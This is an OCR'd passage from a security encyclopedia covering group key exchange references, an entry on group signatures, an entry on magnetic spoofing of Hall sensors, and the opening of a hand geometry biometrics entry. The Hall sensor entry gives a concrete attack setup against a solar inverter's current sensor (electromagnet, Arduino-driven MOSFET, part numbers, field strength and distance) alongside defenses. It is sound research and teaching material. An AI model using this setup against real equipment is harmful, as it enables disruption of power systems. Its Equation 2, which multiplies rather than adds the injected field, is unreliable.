Burmester M, Desmedt Y (1996) Efficient and secure conference key distribution. In: Security protocols, international workshop, Cambridge, UK. LNCS 1189. Springer, Berlin, pp 119–129

Burmester M, Desmedt Y (2005) A secure and scalable group key exchange system. Inf Process Lett 94(3):137–143
[MathSciNet]

Canetti R, Krawczyk H (2002) Universally composable notions of key exchange and secure channels. In: Eurocrypt 2002, Amsterdam, The Netherlands. http://eprint.iacr.org/2002/059

Desmedt Y, Pieprzyk J, Steinfeld R, Wang H (2006) A non-malleable group key exchange protocol robust against active insiders. In: ISC 2006, Samos Island, Greece. LNCS 4176. Springer, Berlin, pp 459–475

Diffie W, Hellman ME (1976) New directions in cryptography. IEEE Trans Inform Theory IT–22(6):644–654
[MathSciNet]

Ingemarsson I, Tang DT, Wong CK (1982) A conference key distribution system. IEEE Trans Inform Theory 28(5):714–720
[MathSciNet]

Joux A (2004) A one round protocol for tripartite Diffie-Hellman. J Cryptol 17(4):263–276
[MathSciNet]

Katz J, Sun Shin J (2005) Modeling insider attacks on group key exchange protocols. In: CCS 2005, Alexandria, VA. ACM, New York, pp 180–189

Katz J, Yung M (2003) Authenticated group key exchange in constant rounds. In: Crypto 2003, Santa Barbara, CA. LNCS 2729. Springer, New York, pp 110–125

Koyama K, Ohta K (1988) Identity-based conference key distribution systems. In: Crypto’87, Santa Barbara, CA. LNCS 293. Springer, Berlin, pp 175–185

Menezes A, van Oorschot P, Vanstone AA (1997) Handbook of applied cryptography. CRC Press, Boca Raton

Mittra S (1997) Iolus: a framework for scalable secure multicasting. In: Proceedings of the ACM SIGCOMM’97, Cannes, France. ACM, New York, pp 11–19

Perrig A, Song D, Tygar J (2001) ELK, a new protocol for efficient large-group key distribution. In: Proceedings, IEEE Security and Privacy Symposium, Oakland, California. IEEE Computer Society Press, Washington, DC

Setia S, Koussih S, Jajodia S (2000) Kronos: a scalable group re-keying approach for secure multicast. In: IEEE Symposium on Security and Privacy, 2000. IEEE Computer Society Press, Washington, DC, pp 215–228

Sherman AT, McGrew DA (2003) Key establishment in large dynamic groups using one-way function trees. IEEE Trans Softw Eng 29(5):444–448

Steiner M, Tsudik G, Waidner M (1996) Diffie-Hellman key distribution extended to group communication. In: CCS 1996, New Delhi. ACM, New York, pp 31–37

Steiner M, Tsudik G, Waidner M (1998) CLIQUES: a new approach to group key agreement. In: ICDCS'98, Amsterdam, the Netherlands

Steiner M, Tsudik G, Waidner M (2000) Key agreement in dynamic peer groups. IEEE Trans Parallel Distribut Syst 11(8):769–780

Wallner DM, Harder EJ, Agee RC (1997) Key management for multicast: issues and architectures, Internet Engineering Task Force, 1 July 1997 ftp://ftp.ietf.org/internet-drafts/draft-wallner-key-arch-01.txt

Wong CK, Gouda M, Lam SS (1998) Secure group communications using key graphs. In: Proceedings of SIGCOMM 98, Vancouver. ACM, pp 68–79

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300416

Group Key Distribution

Group Key Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300417

Group Key Exchange

Group Key Agreement

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300418

Group Privacy

Interdependent Privacy (IDP)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_208

Group Signatures

Gerrit Bleumer[32] ✉
(32) Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

✉ **Gerrit Bleumer**
Email: g.bleumer@francotyp.com

Definition

Group signatures are digital signatures where signers can establish groups such that each member of the group can produce signatures anonymously on behalf of the group. Each group can be managed by a *trusted group authority*, which oversees joining and leaving the group and can reidentify individual signers in case of disputes according to a clearly stated policy. Obviously, different groups can choose to be managed by the same trusted group authority, or a group can choose to fully distribute the group management among its members such that every member is involved in all management transactions.

Background

The concept of group signatures and first practical constructions were introduced by Chaum and van Heijst (1991). The term “group signatures” or “group-oriented signatures” is sometimes also used for another type of signature scheme where signers also form groups such that, for example, any *t*-out-of-*n* members of a group can together produce a signature. In this case, the capability of producing signatures is granted only to large enough coalitions within a group. This was first introduced by Boyd as

multisignatures, but according to Desmedt (1993), there is growing consensus to call them *threshold signatures*.

Theory

A group signature scheme has the following operations:

1. An operation for generating pairs of a private signing key and a public verifying key for an individual

2. An operation for generating pairs of a private group key and a public group key for a trusted group authority

3. Operations for group management such as joining and revoking group members

4. An operation for signing messages

5. An operation for verifying signatures against a public group key

6. An operation to identify (de-anonymize) a group member by one of her or his signatures

In a group signature scheme, each signing member of a group has an individual signing key pair. If individuals generate their key pairs without having to agree on common domain parameters, the group signature scheme is called *separable* (Camenisch and Michels 1999). An individual is registered for a group by presenting a suitable ID certificate to the respective trusted group authority and submitting her or his public verifying key. The trusted group authority constructs a group key pair, which consists of a private group key and a public group key, and publishes the public group key through one or more authentic channels such as a *public key infrastructure* (PKI). A member leaves a group by revoking her or his public verifying key from the trusted group authority. It is the responsibility of the trusted group authority to keep track of who belongs to the group at any point of time. A group signature scheme is called *static* if the public group key needs to be updated if members join or leave the group, or update their individual key pairs. Constructions were proposed in (Chaum and van

Heijst 1991; Camenisch 1997; Chen and Pedersen 1995). All of them suffer from the drawback that the size of a public group key and that of the signatures are proportional to the size of a group. If the public group key remains unchanged when members join or leave the group or update their individual key pairs, the group signature scheme is called *dynamic* (Song 2001). A dynamic group signature scheme features a *sequential join* or a *concurrent join* depending on whether the trusted group authority can join two or more new members one after another or in parallel. The first construction of a dynamic group signature scheme was proposed by Camenisch and Stadler (1997). Their paper sparked more work on dynamic group signature schemes (Camenisch and Michels 1999; Song 2001; Ateniese et al. 2000; Camenisch and Michels 1998). A formel model for group signatures with concurrent join and an efficient construction was proposed by Kiayias and Yung (2005).

Everyone who has access to the public group key of group G can verify every signature produced by every member of group G. When a signature is disputed, the respective verifier can request the signer's identity from the respective trusted group authority. The trusted group authority then uses the private group key in order to recover the signer's identity. The conditions whether and when a signer's identity is recovered and released are controlled by the group management policy under which the trusted group authority operates.

Robust key management is a particularly important issue in group signatures. For example, if the public group key changes whenever members join or leave the group or update their private signing keys, then it becomes a burden for the trusted group authority to publish the public group keys for all recent time intervals in a timely fashion. Moreover, if a private signing key of a group member is compromised, then the attacker can freely produce signatures on behalf of the group until the respective public verifying key is revoked. Therefore, all the signatures of the victimized group member must be regarded invalid if there is no way of distinguishing the signatures produced by the honest group member from those produced by the attacker. These problems are addressed by an approach called *forward security*. Forward secure group signature schemes allow individual group members to join or leave a group or update their private signing keys without affecting the respective public group key. By dividing the lifetime of all individual private signing keys into discrete time

intervals, and by tying all signatures to the time interval when they are produced, group members who are revoked in time interval *i* have their signing capability effectively stripped away in time interval *i* + 1, while all their signatures produced in time interval *i* or before (and, of course, the signatures of all other group members) remain verifiable and anonymous (Song 2001). Forward security in group signature schemes is similar to *forward security* in threshold signature schemes.

The characteristic security requirements of a group signature scheme are (Bellare et al. 2003):

Full Traceability:	Any coalition of cheating signers including a cheating group authority, who pool their private individual keys and the private group key, cannot produce a valid signature that identifies an originating group member who has in fact not produced the signature (false claim of origin).
Full Anonymity:	Any adversary without access to the trusted group authority, who chooses a message *m* and two group members *i* and *j* and is then provided with the two group signatures of members *i* and *j* (in random order) for message *m* with respect to the public group key, cannot find out with non-negligibly better chance of success than pure guessing, which signature comes from which member.
Forward Security:	Signers who leave the group can no longer sign messages on behalf of the group. Other additional security requirements are proposed by Song (2001).

Full-traceability implies the unforgeability requirement of any signature scheme. It also implies other security requirements that have been stated in the literature such as coalition-resistance, exculpability, and framing-resistance. Full-anonymity can be expressed equivalently in terms of unlinkability as follows (Bellare et al. 2003):

Unlinkability:	Any adversary without access to the trusted group authority, who is given two messages *m1*, *m2* and corresponding signatures *s1*, *s2* of two signers where *s1* and *s2* are valid for these messages with respect to the public group key, cannot decide with non-negligible probability better than pure guessing whether the two signatures have been produced by the same group member or two different group members.

Constructions have been based on groups, in which the discrete logarithm problem is hard (Camenisch and Stadler 1997), and on the RSA signature scheme (Song 2001; Ateniese et al. 2000; Camenisch and Michels 1998). It is shown by Bellare et al. (2003) that secure group signatures exist if trapdoor permutations exist. They suggest a static group signature construction where the length of all keys of a group is logarithmic in the

number of its members. Their construction is not efficient, but serves as a proof of existence of a construction that is provably secure in the standard model (without random oracles).

Applications

Group signatures are useful, for example, to build secure auction systems (Chen and Pedersen 1995), where all the bidders form a group and authorize their tenders by group signatures. After the winning tender has been determined, the trusted group authority can reidentify the lucky bidder, while the other bidders remain anonymous. Group signature schemes are dually related to *identity escrow schemes* (Kilian and Petrank 1998), i.e., group-member identification schemes with revocable anonymity.

Group signature schemes can be equipped with additional features: Cramer et al. (1994) proposed to add threshold properties into a group signature scheme such that any subset of group members can be authorized to produce signatures on behalf of the group. Lysyanskaya and Ramzan (1998) proposed blind group signatures based on the dynamic group signature scheme by Camenisch and Stadler (1997). Another blind group signature scheme based on (Camenisch and Stadler 1997) was proposed by Nguyen et al. (1999).

Cross-References

Anonymity
Privacy-Preserving Authentication in Wireless Access Networks
Threshold Signature

Recommended Reading

Ateniese G, Camenisch J, Joye M, Tsudik G (2000) A practical and provably secure coalition-resistant group signature scheme. In: Bellare M (ed) Advances in cryptology – CRYPTO 2000. Lecture notes in computer science, vol 1880. Springer, Berlin, pp 255–270

Bellare M, Micciancio D, Warinschi B (2003) Foundations of group signatures: format definitions, simplified requirements, and a construction based on general assumptions. In: Biham E (ed) Advances in cryptology – EUROCRYPT'03, Lecture notes in computer science, vol 2656. Springer, Berlin, pp 614–629

Camenisch J (1997) Efficient and generalized group signatures. In: Fumy W (ed) Advances in cryptology – EUROCRYPT'97, Lecture notes in computer science, vol 1233. Springer, Berlin, pp 465–479

Camenisch J, Michels M (1998) A group signature scheme with improved efficiency. In: Ohta K, Pei D (eds) Advances in cryptography – ASIACRYPT'98, Lecture notes in computer science, vol 1514. Springer, Berlin, pp 160–174

Camenisch J, Michels M (1999) Separability and efficiency of generic group signatures. In: Wiener J (ed) Advances in cryptology – CRYPTO'99, Lecture notes in computer science, vol 1666. Springer, Berlin, pp 413–430

Camenisch J, Stadler M (1997) Efficient group signature schemes for large groups. In: Kaliski BS (ed) Advances in cryptology – CRYPTO'97, Lecture notes in computer science, vol 1294. Springer, Berlin, pp 410–424

Chaum D, van Heijst E (1991) Group signatures. In: Davies DW (ed) Advances in cryptology – EUROCRYPT'91, Lecture notes in computer science, vol 547. Springer, Berlin, pp 257–265

Chen L, Pedersen TP (1995) New group signature schemes. In: De Santis A (ed) Advances in cryptology – EUROCRYPT'94, Lecture notes in computer science, vol 950. Springer, Berlin, pp 171–181

Cramer R, Damgård I, Schoenmakers B (1994) Proofs of partial knowledge and simplified design of witness hiding Protocols. In: Desmedt YG (ed) Advances in cryptology – CRYPTO'94. Lecture notes in computer science, vol 839. Springer, Berlin, pp 174–187, CWI Quart J, 8(2):111–128, 1995

Desmedt Y (1993) Threshold cryptography. In: Seberry J, Zheng Y (eds) Advances in cryptology – AUSCRYPT'92, Lecture notes in computer science, vol 718. Springer, Berlin, pp 3–14

Kiayias A, Yung M (2005) Group signatures with efficient concurrent join. In: Cramer R (ed) Advances in cryptology – EUROCRYPT 2005. Lecture notes in computer science, vol 3494. Springer, Berlin, pp 198–214

Kilian J, Petrank E (1998) Identity escrow. In: Krawczyk H (ed) Advances in cryptology – CRYPTO'98, Lecture notes in computer science, vol 1642. Springer, Berlin, pp 169–185

Lysyanskaya A, Ramzan Z (1998) Group blind digital signatures: a scalable solution to electronic cash. In: Goldschlag DM, Stubblebine SG (eds) Financial cryptography "98", Lecture notes in computer science, vol 1465. Springer, Berlin, pp 184–197

Nguyen KQ, Mu Y, Varadharajan V (1999) Divertible zero-knowledge proof of polynomial relations and blind group signature. In: Pieprzyk J, Safari-Naini R, Seberry J (eds) Australasian conference on information security and privacy, ACISP'99, Lecture notes in computer science, vol 1587. Springer, Berlin, pp 117–128

Song DX (2001) Practical forward secure group signature schemes. In: 8th ACM conference on computer and communications security (CCS-8). ACM Press, New York

H

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300420

HABE

Hierarchical Identity Based Encryption and Attribute Based Encryption

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300421

Hacking the Human

Social Engineering

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1652

Hall Sensor Security, The

Anomadarshi Barua[1] ✉ and Mohammad Abdullah Al Faruque[1] ✉
(1) University of California, Irvine, CA, USA

✉ **Anomadarshi Barua (Corresponding author)**
Email: anomadab@uci.edu

✉ **Mohammad Abdullah Al Faruque**
Email: alfaruqu@uci.edu

Synonyms

Spoofing a hall sensor

Definitions

The state-of-the-art Hall sensors are vulnerable to an external magnetic spoofing attack. A smart attacker can use distinct types of external magnetic fields to inject malicious data into Hall sensors resulting in a denial-of-service (DoS) attack on the connected systems.

Background

Due to the continuous development in the Hall sensing technology, nowadays, the Hall sensor has excellent accuracy, high efficiency, and smaller form factor compared to other magnetic sensors. Therefore, the Hall sensor is a reliable choice over other magnetic/nonmagnetic sensors, and it is widely used for positioning, speed detection, proximity sensing, current sensing applications, power measurement, etc. Despite this growing market,

Hall sensors are still not secured, and the integrity of the Hall sensor can be compromised by injecting external magnetic signals by an attacker (Barua and Al Faruque, 2020).

Theory

Hall Sensor Basics

A Hall sensor has a p-type semiconductor material, which acts as the sensing structure. The p-type material generates an output Hall voltage, V_h, when it senses an input magnetic field B_i. Therefore, the output Hall voltage V_h can be expressed as,

$$V_h = k \times B_i \tag{1}$$

where k is a proportionality constant, which depends on the physical and electrical properties of the p-type semiconductor material. Let us assume an attacker injects a malicious external magnetic field, B_{atk} into the Hall sensor. As a result, Eq. 1 can be changed as follows:

$$V_h^f = k \times (B_i \times B_{\text{atk}}) \tag{2}$$

where V_h^f is the fake output Hall voltage. The injected attack component, B_{atk}, can be either positive or negative depending upon the types of the poles from where the magnetic fields are generated. Typically, magnetic fields from the north pole are considered as $+B_{\text{atk}}$, and magnetic fields from the south pole are considered as $-B_{\text{atk}}$ or vice versa.

Distinct Types of B_{atk}

The attacker can generate mainly three types of malicious magnetic fields (B_{atk}), namely, constant, sinusoidal, and square pulsating fields. Mathematically, we can model the term B_{atk} for constant, sinusoidal, and square pulsating fields as follows:


$$B_{\text{atk}} = \begin{cases} C; & \text{constant field,} \\ B_a \sin(2\pi f t); & \text{sinusoidal field,} \\ sgn(B_a \sin(2\pi f t)); & \text{pulsating field.} \end{cases} \tag{3}$$

where C is a constant, f is the frequency and B_a is the magnitude of the injected B_{atk}, and *sgn* is the signum function.

Generation of B_{atk}

The different types of malicious magnetic fields (B_{atk}) can be generated by using an electromagnet. A constant voltage input to the electromagnet can generate a constant B_{atk}. Moreover, sinusoidal and pulsating B_{atk} can be generated by using the pulse width modulation (PWM) technique. Typically, the pulsating B_{atk} is a periodic switching of the constant B_{atk}. An electronic switch MOSFET with an Arduino board can be used to generate the PWM.

Figure 1 shows a prototype of a possible implementation to generate the distinct types of B_{atk}. We use a MOSFET (part # P7N20E) with an Arduino Uno to switch an electromagnet (part # WF-P80/38).




Hall Sensor Security, The, Fig. 1 Generation of B_{atk} using an electromagnet with an Arduino control. A MOSFET is used to generate PWM for generating different types of B_{atk}

An Experimental Case Study

In this section, we demonstrate the vulnerability of a Hall sensor in a grid-tied solar inverter. A grid-tied solar inverter is an important component of today's smart grid, and Hall sensors are used to measure current in the grid-tied solar inverter.


Figure 2 shows the experimental setup. A 140 Watt inverter from Texas Instruments is used in our experiment. This inverter has a Hall effect current sensor with a part # ACS712ELCTR-20A-T. An electromagnet with the Arduino control is placed at 5 cm away from the target Hall sensor of the grid-tied solar inverter. The electromagnet injects constant, sinusoidal, and pulsating magnetic fields into the Hall sensor. In our experiment, the intensity of the injected B_{atk} by the electromagnet is 0.8 Tesla.



Hall Sensor Security, The, Fig. 2 An experimental setup to demonstrate the vulnerability of a Hall sensor

Results

Figure 3 shows the results of injecting different types of magnetic fields to the Hall sensor of the grid-tied solar inverter.



Hall Sensor Security, The, Fig. 3 Inverter output voltage after injecting different types of malicious magnetic fields (B_{atk}) into the Hall sensor

The green curve in Fig. 3 indicates the inverter output voltage before any malicious magnetic field (B_{atk}) injection. A constant B_{atk} on the Hall sensor shifts the original inverter output voltage upward or downward (depending upon the polarity of the injected B_{atk}). The red curve in Fig. 3 indicates that the inverter output voltage shifts upward because of the injection of a constant B_{atk}. Here the polarity of B_{atk} is the north pole. As pulsating B_{atk} is a periodic switching of the constant B_{atk}, the injection of the pulsating B_{atk} causes periodic upward/downward shifting of the inverter output voltage similar to constant B_{atk}.

The blue curve in Fig. 3 indicates that an injection of the sinusoidal B_{atk} creates a sinusoidal variation in the inverter output voltage. Here the frequency of the injected sinusoidal B_{atk} is 2 Hz.

Defense

The following defense techniques should be adopted to protect Hall sensors from the external magnetic spoofing. It is important to note that these defense techniques may lessen the external magnetic spoofing impacts on Hall sensors but may not completely prevent it. It is still open research to make the hall sensors secured from this type of intentional external magnetic field injection.

Shielding

By providing shielding around the Hall sensor, the impacts of the external magnetic fields can be reduced. Shields can redirect magnetic fields from hall sensors. It is recommended to use multiple lamination layers in the shield instead of a single layer. High saturation magnetic flux density materials can be combined with amorphous alloy material to provide multiple lamination layers in shields. However, we must remember that having only a good shield is not enough, as any shield can be compromised with a stronger magnetic field.

Robust Sensors

Differential Hall sensors should be used instead of non-differential Hall sensors because differential Hall sensors are robust against common mode magnetic fields. The symmetric placement of the two similar Hall materials can cancel out common-mode magnetic fields in the differential Hall sensor. Moreover, a field concentrator can be introduced to the Hall sensor to make it more insensitive to external malicious magnetic fields. However, it is important to note that these techniques can also be compromised by using stronger magnetic fields.

Open Problems and Future Directions

To provide complete defense against the external magnetic spoofing on the Hall sensor, the defense techniques should not only detect the presence of the external magnetic fields but also should contain the magnetic fields inside of the Hall sensors, so that the injected malicious fields cannot propagate farther to connected systems. Security aspects should be considered from the very beginning while designing Hall sensors. New

hardware-software architectures (Yan et al., 2020) should be introduced in the Hall sensor design that may act as firewalls in the sensor-system interface. Moreover, the introduction of low-power, real-time, and unsupervised algorithms (Barua et al., 2020) in the Hall sensor could add new values to tackle the external magnetic spoofing.

References

Barua A, Al Faruque MA (2020) Hall spoofing: a non-invasive DoS attack on grid-tied solar inverter. In: 29th USENIX Security Symposium (USENIX Security 20). USENIX Association, pp 1273–1290. https://www. usenix.org/conference/usenixsecurity20/presentation/ barua

Barua A, Muthirayan D, Khargonekar PP, Al Faruque MA (2020) Hierarchical temporal memory based machine learning for real-time, unsupervised anomaly detection in smart grid: WiP abstract. In: 2020 ACM/IEEE 11th International Conference on Cyber-Physical Systems (ICCPS). IEEE, pp 188–189

Yan C, Shin H, Bolton C, Xu W, Kim Y, Fu K (2020) SoK: a minimalist approach to formalizing analog sensor security. In: 2020 IEEE Symposium on Security and Privacy (SP), pp 480–495

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300422

Hand Geometry Biometrics

Hand Geometry Recognition

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_878

Hand Geometry Recognition

David Zhang[2, 3] ✉ and Vivek Kanhangad[4] ✉
(2) School of Data Science, The Chinese University of Hong Kong, Shenzhen, China
(3) Shenzhen Institute of Artificial Intelligence and Robotics for Society, Shenzhen, China
(4) Department of Electrical Engineering, Indian Institute of Technology Indore, Indore, India

✉ **David Zhang**
Email: csdzhang@comp.polyu.edu.hk
Email: davidzhang@cuhk.edu.cn

Synonyms

Hand geometry biometrics; Hand shape biometrics

Definitions

Hand geometry recognition is a biometric approach to automatically recognize individuals based on the unique geometric features of the hand.

Background


Hand geometry biometric systems rely on features such as finger length, finger width, finger thickness, finger area, and palm width to perform personal authentication. These systems have gained immense popularity and public acceptance as evident from their extensive deployment for applications in access control, time attendance applications, and several

other verification tasks. Major advantages of hand geometry systems include simple imaging requirements (features can be extracted from low-resolution hand images), the ability to operate under harsh environmental conditions (immune to dirt on the hand and other external factors), and low data storage requirements. In addition, hand geometry acquisition and verification is extremely fast. These distinct advantages over other biometrics helped the hand geometry systems capture a niche market. Hand recognition approaches can be classified into three categories based on how the images are acquired:

